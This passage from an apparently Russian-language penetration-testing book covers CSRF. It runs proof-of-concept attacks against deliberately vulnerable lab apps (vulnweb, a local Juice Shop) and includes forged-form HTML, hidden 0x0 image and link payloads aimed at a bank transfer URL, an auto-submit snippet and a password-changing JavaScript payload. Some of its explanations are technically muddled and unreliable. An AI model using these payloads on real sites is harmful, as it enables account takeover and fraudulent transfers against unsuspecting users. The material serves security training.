

Рис. 3-1. *Как происходит CSRF в реальном мире*

CSRF обычно проводится с использованием вредоносной социальной инженерии; хакер отправил электронное письмо или ссылку жертве. Обычные пользователи не могут догадаться, что в электронном письме есть вредоносная ссылка, которая может отправить поддельный запрос на сайт банка. В то же время ничего не подозревающий пользователь аутентифицируется на банковском сайте, поэтому для банковского сайта невозможно отделить законный запрос от поддельного.

Здесь нам нужно понять еще один важный аспект протокола HTTP. HTTP по умолчанию отображает HTML-страницу без состояния. Однако нам нужна некоторая функциональность, которая поможет нам изменить состояние, когда мы отправляем электронное письмо или переводим деньги. Некоторое время мы остаемся в системе. Поэтому CSRF-атаки нацелены на те функции, которые вызывают изменение состояния сервера. Изменение состояния включает в себя такие действия, как изменение адреса электронной почты жертвы, пароля или покупка чего-либо от имени жертвы.

CSRF упоминается в OWASP топ 10, которые существуют на сайте приложений; вы можете проверить это, просто набрав “топ десять угроз безопасности в веб-приложениях” в Google. Любое тестирование безопасности веб-приложения считается неполным без проверки защиты CSRF.

Критически важная CSRF инъекция

Мы достаточно изучили теорию. Давайте попробуем в живую CSRF-атаку. Как тестировщик на проникновение, вы должны найти уязвимости в веб-приложении клиента. Здесь мы тестируем намеренно уязвимое веб-приложение http://testphp.vulnweb.com. Когда вы откроете это веб-приложение, вы получите предупреждение в конце страницы:

> *Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your web site. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.*

Откройте Burp Suite community edition и выключите перехват. Откройте http://testphp.vulnweb.com и вы найдете текстовое поле и кнопку отправки. Вы можете набрать на нем “привет” и нажать кнопку.

Он использует форму и HTTP-метод POST. Вы можете проверить HTML, нажав кнопку “просмотреть исходный код”, или вы можете использовать ответ OWASP ZAP, чтобы увидеть код (мы также будем использовать ZAP после Burp).

Теперь включите перехват Burp и позвольте потоку трафика проходить через Burp (Рис. 3-2).



Рис. 3-2. *Мы набрали “привет” в http://testphp.vulnweb.com и получили сырой ответ в Burp).*

Burp Suite выдает этот сырой ответ для нас:

//code 3.1

```
POST /search.php?test=query HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/search.php?test=query
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

searchFor=helo&goButton=go
```

Давайте закроем Burp и http://testphp.vulnweb.com и откроем OWASP ZAP в нашем виртуальном Kali Linux.

Запускаем браузер через ZAP и заходим в http://testphp.vulnweb.com снова. На этот раз мы снова набираем то же самое "привет". Здесь мы имеем сырой ответ:

//code 3.2

```
POST http://testphp.vulnweb.com/search.php?test=query HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://testphp.vulnweb.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: testphp.vulnweb.com

searchFor=helo&goButton=go
```

Это более менее тот же ответ, который мы получили с помощью двух разных инструментов. Показывая тот же самый ответ, я хотел доказать одну вещь: то, что вы можете сделать с Burp Suite, вы также можете сделать с OWASP ZAP. Единственное отличие состоит в том, что в издании Burp Community edition в некоторых случаях, таких как автоматическое тестирование, возможности ограничены. Люди часто покупают профессиональное издание. Я хочу подчеркнуть, что не тратьте свои деньги или, по крайней мере, тратьте их разумно, потому что вы можете делать то же самое с помощью OWASP ZAP. По крайней мере, в моей долгой карьере, когда я застревал с Burp, я всегда решал задачи с помощью ZAP.

Теперь мы собираемся атаковать http://testphp.vulnweb.com. Сначала мы напишем HTML-код, который будет публиковаться в этом веб-приложении из локального файла. Этот файл будет использовать запрос на изменение состояния JavaScript внутри кода HTML-формы. Как только эта HTML-страница открывается, она показывает кнопку “Отправить запрос”. Поскольку мы собираемся создать доказательство концепции (PoC), мы бы нажали на эту кнопку. Как тестировщик на проникновение или охотник за багами, вы всегда должны писать PoC в конце своих находок уязвимостей. Будьте точны в описании того, что вы сделали, что вы нашли, каким образом приложение уязвимо и т. д. Этот PoC будет играть важную роль во всей вашей карьере, поэтому я призываю вас прочитать другие PoCs, написанные другими профессионалами.

Вместо кнопки злоумышленник разместит какую-нибудь причудливую или привлекательную ссылку. Обычный пользователь не знает, что нажатие на такие ссылки, кнопки или изображения может принести ему неприятности. Злоумышленник всегда будет стараться, чтобы такие вещи выглядели нормальными и подлинными.

Давайте сначала посмотрим код:

//code 3.3

```
<html>
<body>
<script>history.pushState(", ", '/')</script>
<form action="http://testphp.vulnweb.com/search.php?test=query"
method="post">
      <input type="hidden" name="searchFor" value="CSRF">
```

```
    <input type="hidden" name="goButton" value="go">
    <input type="submit" value="Submit Request">
  </form>
</body>
</html>
```

Код JavaScript использует историю браузера и отправляет запрос на изменение состояния. Как вы видите в предыдущем коде (код 3.3), мы собираемся отправить значение “CSRF” вместо последнего значения “hello.”

Мы сохранили этот HTML-код как csrf.html и, держа Burp Suite intercept “включенным", мы открываем этот HTML-файл в браузере Firefox. После того, как он открыт, он показывает кнопку “Отправить запрос”. Нажмите на нее. Изображение на рис. 3-3 покажет вам, что атака прошла успешно.

В веб-браузере мы видим, что веб-страница http://testphp.vulnweb.com показывает значение “CSRF” вместо “hello”; мы успешно изменили значение веб - страницы. Это доказывает, что наш атакующий скрипт JavaScript работал правильно. Мы успешно изменили состояние страницы.



Рис. 3-3. *Атака CSRF прошла успешно в http://testphp.vulnweb.com*

Как тестировщик на проникновение или специалист по безопасности, вы должны обладать практическими знаниями HTML, JavaScript и Python. Это вам очень поможет. Настоятельно рекомендую.

Примечание: Зная эти языки, я могу запустить этот пример с использованием Burp Suite Community edition. Профессиональная версия Burp позволяет вам генерировать этот код автоматически; но вы никогда не изучите эти языки, если с самого начала начнете зависеть от инструмента.

На рисунке 3-3 вы хорошо видите, что мы успешно атаковали http://testphp.vulnweb.com и отправил значение, которое размещено в веб-приложении. Это показывает, что защита CSRF http://testphp.vulnweb.com уязвима.

Мы можем проверить сырой ответ в Burp Suite.

//code 3.4

```
POST /search.php?test=query HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
DNT: 1
Connection: close
```

```
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

searchFor=CSRF&goButton=go
```

Другие CSRF атаки

Вы только что видели, как мы выполнили атаку CSRF и представили PoC. Есть несколько других методов, которые часто используются хакерами. Одним из самых популярных из них является URL-ссылка, подобная этой:

```
<a href="http://anybanksite.com/transfer.do?acct=John&
amount=100000">You have won a Lottery!</a>
```

Или как фейковое изображение размером 0 на 0, например, так:

```
<img src="http://anybanksite.com/transfer.do?acct=John&
amount=100000" width="0" height="0" border="0">
```

Преимущество такого изображения 0 на 0 заключается в том, что оно остается на HTML-странице в виде невидимого призрака. Когда вы открываете это письмо, вы не видите изображения, но браузер все равно отправит запрос anybanksite.com.

Единственная разница между атаками GET и POST заключается в том, как атака выполняется жертвой. Давайте предположим, что банк теперь использует POST, как мы видели в только что завершившемся CSRF PoC. Эта форма потребует от пользователя нажать на кнопку отправить. Однако это также может быть выполнено автоматически с помощью такого фрагмента кода JavaScript, как этот:

```
<body onload="document.forms[0].submit()">
```

Мы увидим реализацию такого кода в ближайшее время, в следующем разделе.

Как обнаружить CSRF в любом приложении

Как тестировщик на проникновение или охотник за ошибками, ваш клиент попросит вас протестировать веб-приложение для проверки защиты CSRF. Является ли это приложение уязвимым? Выдавая себя за злоумышленника, нужно выяснить все недостатки. Можем ли мы перехватить пароль? Можем ли мы вручную ввести в него код JavaScript и изменить его состояние?

Мы уже видели два намеренно уязвимых веб-приложения: WebGoat и http://testphp.vulnweb.com. Мы собираемся запустить наши тесты на другом намеренно уязвимом веб-приложении: OWASP Juice Shop. Фонд OWASP создал это уникальное приложение для электронной коммерции. Установка Juice Shop чрезвычайно проста. Перейдите в их репозиторий GitHub: https://github.com/bkimminich/juice-shop. Перейдите в раздел настройки, и вы сможете настроить свой локальный Juice Shop, используя множество доступных опций. Тем не менее, я расскажу вам самый лучший.

Откройте VirtualBox Kali Linux и скачайте последнюю заархивированную папку приложения. Распакуйте архивированный контент в каталог загрузки. После этого используйте следующий код:

//code 3.5

```
root@kali:~/Downloads# cd juice-shop_8.7.2/
root@kali:~/Downloads/juice-shop_8.7.2# npm start

> juice-shop@8.7.2 start /root/Downloads/juice-shop_8.7.2
> node app

info: All dependencies in ./package.json are satisfied (OK)
info: Detected Node.js version v10.16.0 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Required file index.html is present (OK)
info: Required file main.js is present (OK)
```

```
info: Required file polyfills.js is present (OK)
info: Required file runtime.js is present (OK)
info: Required file vendor.js is present (OK)
info: Configuration default validated (OK)
info: Port 3000 is available (OK)
info: Server listening on port 3000
```

Теперь ваше приложение Juice Shop запущено http://localhost:3000 (Рис. 3-4).



Рис. 3-4. *OWASP Juice Shop запущен локально.*

Далее мы откроем наш Burp Suite. Держите перехват выключенным. Juice Shop предоставляет возможность регистрации для новых пользователей. Я создал учетную запись, используя эти учетные данные:

Email: foo@bar.com
Password: P@ssword

Он спросит секретный вопрос. Есть много вариантов. Я выбрал вопрос: какова ваша первая компания? Мой ответ был: "MyCompany'.

В следующем шаге я добавлю имя пользователя Sanjib в раздел профиля. После этого я сменю пароль в Juice Shop. Будет ли Burp Suite перехватывать это? Давайте попробуем. Я уже проверил, что трафик в Juice Shop был обработан через Burp Suite.

Я изменил текущий пароль P@ssword на password123. В Juice Shop его успешно сменили. В то же время в Burp Suite я получил такой ответ:

//code 3.6

```
GET /rest/user/change-password?current=P@ssword&new=password123
&repeat=password123 HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:3000/
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
zdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTUsInVzZXJuYW1lIjoiI
iwiZW1haWwiOiJmb29AYmFyLmNvbSIsInBhc3N3b3JkIjoiMzgyZTAzNjBlNGV
iN2I3MDAzNGZiYWE2OWJlYzU3ODYiLCJpc0FkbWluIjpmYWxzZSwibGFzdExvZ
2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiZGVmYXVsdC5zdmciLCJ
0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwM
TktMDYtMjAgMDE6MDk6NDMuMjcwICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMTk
tMDYtMjAgMDE6MDk6NDMuMjcwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sI
mlhdCI6MTU2MDk5MzAwMCwiZXhwIjoxNTYxMDExMDAwfQ.JZYZzCAgPEkbGA9a
RIKKKrMue9lnZBkNkyXbP86TXn4OsT6k3yP-6kVejmGvyM5UNBd0iXpTOmkaG9
tZefEoIqsm7D7tb6gxvJcdP2s6RrS0BSTH2w32WZ46xaFt4EVCFGqMYUeOVkbL-
U1UtVJUaf-IVm66lzk29njHtz4Lo_g
```

```
Cookie: language=en; io=Unq26SseBmTY8sRrAAAC; welcome-banner-
status=dismiss; token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
zdGFOdXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6MTUsInVzZXJuYW1lIjoiI
iwiZW1haWwiOiJmb29AYmFyLmNvbSIsInBhc3N3b3JkIjoiMzgyZTAzNjBlNGV
iN2I3MDAzNGZiYWE2OWJlYzU3ODYiLCJpcOFkbWluIjpmYWxzZSwibGFzdExvZ
2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiZGVmYXVsdC5zdmciLCJ
Ob3RwU2VjcmVOIjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWFOZWRBdCI6IjIwM
TktMDYtMjAgMDE6MDk6NDMuMjcwICswMDowMCIsInVwZGFOZWRBdCI6IjIwMTk
tMDYtMjAgMDE6MDk6NDMuMjcwICswMDowMCIsImRlbGVOZWRBdCI6bnVsbHOsI
mlhdCI6MTU2MDk5MzAwMCwiZXhwIjoxNTYxMDExMDAwfQ.JZYZzCAgPEkbGA9a
RIKKKrMue9lnZBkNkyXbP86TXn4OsT6k3yP-6kVejmGvyM5UNBdOiXpTOmkaG9
tZefEoIqsm7D7tb6gxvJcdP2s6RrSOBSTH2w32WZ46xaFt4EVCFGqMYUeOVkbL-
U1UtVJUaf-IVm66lzk29njHtz4Lo_g; cookieconsent_status=dismiss;
continueCode=6DyMwXxlmzZRy9EWqoBKPLew2Or6dwo1d4b15M3aQvYVkgnpj
87XNDJKPVJL
DNT: 1
Connection: close
```

Таким образом, мы успешно атаковали и установили, что это веб-приложение имеет уязвимости; его защита CSRF слаба (рис. 3-5). Посмотрите первый раздел заголовочной части, который отражен в Burp Suite.

```
GET /rest/user/change-password?current=P@ssword&new=password123
&repeat=password123 HTTP/1.1
```

Это означает, что без каких-либо трудностей Burp Suite захватил трафик. Если бы защита CSRF была достаточно сильной в Juice Shop, Burp Suite не смог бы захватить её так быстро. Здесь вывод - это явный признак слабости. Любое надежное приложение не позволило бы захватить эти данные.



Рис. 3-5. *Тестирование защиты CSRF в веб приложении Juice Shop*

В Burp Suite есть опция под названием Repeater. Используя этот раздел, мы можем попытаться манипулировать любым веб-приложением и проверить, является ли текущий пароль правильным или нет. Поскольку он воспроизводит запросы на сервер, этот инструмент называется Repeater. Мы всегда можем вручную изменить любой HTTP-запрос и воспроизвести его обратно на сервер, чтобы проверить ответы. Мы делаем это, чтобы найти уязвимые места.

Просто используйте правую кнопку мыши на ответе Burp Suite; он покажет много вариантов. Выберите Repeater и нажмите кнопку (рис. 3-6).



Рис. 3-6. *Использование Repeater в Burp Suite*

На левой боковой панели вы можете изменить текущий параметр пароля на pass и нажать кнопку Go. Вы можете изменить его на верхней панели раздела заголовка на вкладке Raw. После изменения текущего пароля на новый пароль, когда мы нажимаем кнопку Go, он воспроизводит запрос на сервер. Мы вручную изменили HTTP запрос и попытались заставить сервер выполнить наш запрос.

На правой стороне он выдает такой результат:

//code 3.7

```
HTTP/1.1 401 Unauthorized
X-Powered-By: Express
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Type: text/html; charset=utf-8
Content-Length: 32
```

```
ETag: W/"20-6tKKLCLLgOnzR5qInvJyo/E13vg"
Vary: Accept-Encoding
Date: Thu, 20 Jun 2019 01:28:22 GMT
Connection: close

Current password is not correct.
```

Он говорит, что текущий пароль неверен. Когда мы вошли в систему, совершенно очевидно, что мы изменили пароль; теперь мы собираемся изменить пароль, на pass1234. Мы собираемся сделать то же самое с помощью инструмента Burp Suite Repeater. Однако на этот раз мы будем использовать правильный пароль.

Теперь, используя функцию Repeater в Burp Suite, мы также можем изменить недавно измененный пароль.

На левой панели измените новый пароль на pass1234 и нажмите кнопку Go.

На правой стороне мы получили такой ответ:

//code 3.8

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Type: application/json; charset=utf-8
Content-Length: 302
ETag: W/"12e-UIOHnPP2ynY8xMCFiTvRctgcM9A"
Vary: Accept-Encoding
Date: Thu, 20 Jun 2019 01:34:56 GMT
Connection: close
```

{"user":{"id":15,"username":"Sanjib","email":"foo@bar.com",
"password":"32250170a0dca92d53ec9624f336ca24","isAdmin":false,"
lastLoginIp":"0.0.0.0","profileImage":"default.svg","totpSecret
":"","isActive":true,"createdAt":"2019-06-20T01:09:43.270Z",
"updatedAt":"2019-06-20T01:34:56.417Z","deletedAt":null}}

Как вы видите в предыдущем коде, состояние HTTP равно 200 OK. Так что это сработало. Мы успешно изменили пароль текущего пользователя, когда вошли в систему. Как только пользователь выйдет из системы, мы сможем войти в систему с новым паролем.

Сейчас же, по запросу Juice Shop, наша успешная попытка взломать защиту CSRF была отражена. Он объявляет: “You successfully solved a challenge: Privacy Policy Tier 1 (Read our privacy policy.)” (рис. 3-7).



Рис. 3-7. *Успешно решена задача в Juice Shop путем смены пароля*

Теперь мы также можем внедрить JavaScript код в приложение Juice Shop. Если код изменит пароль, наша миссия будет успешной.

//code 3.9

```
<script>
xmlhttp = XMLHttpRequest;
xmlhttp.open('Get', 'http://localhost:3000/rest/user/change-
password?new=pass12345&repeat=pass12345');
xmlhttp.send();
</script>
```

Мы можем вставить этот код в текстовое поле поиска и нажать кнопку. Сразу же в терминале появляется сообщение (рис. 3-8):

```
info: Solved challenge Privacy Policy Tier 1 (Read our privacy
policy.)
```



Рис. 3-8. *Атака CSRF на Juice Shop прошла успешно.*

В этой главе мы изучили многие особенности CSRF атак. Но наше путешествие только началось; форма нападений постоянно меняется. Поэтому начните использовать ресурсы с открытым исходным кодом, доступные в Интернете (OWASP очень хорошее место). Требуется время, чтобы приспособиться ко всем вызовам. В следующей главе мы узнаем о другой важной проблеме: как защититься от межсайтового скриптинга (XSS).

Глава 4

Как эксплуатировать межсайтовый скриптинг (XSS)

Противодействие межсайтовому скриптингу (XSS) одна из самых сложных задач; веб-приложения обычно имеют множество типов уязвимостей, которые запускают XSS атаки. Это одна из самых распространенных атак, и она всегда фигурирует в первой десятке угроз ИТ-безопасности.

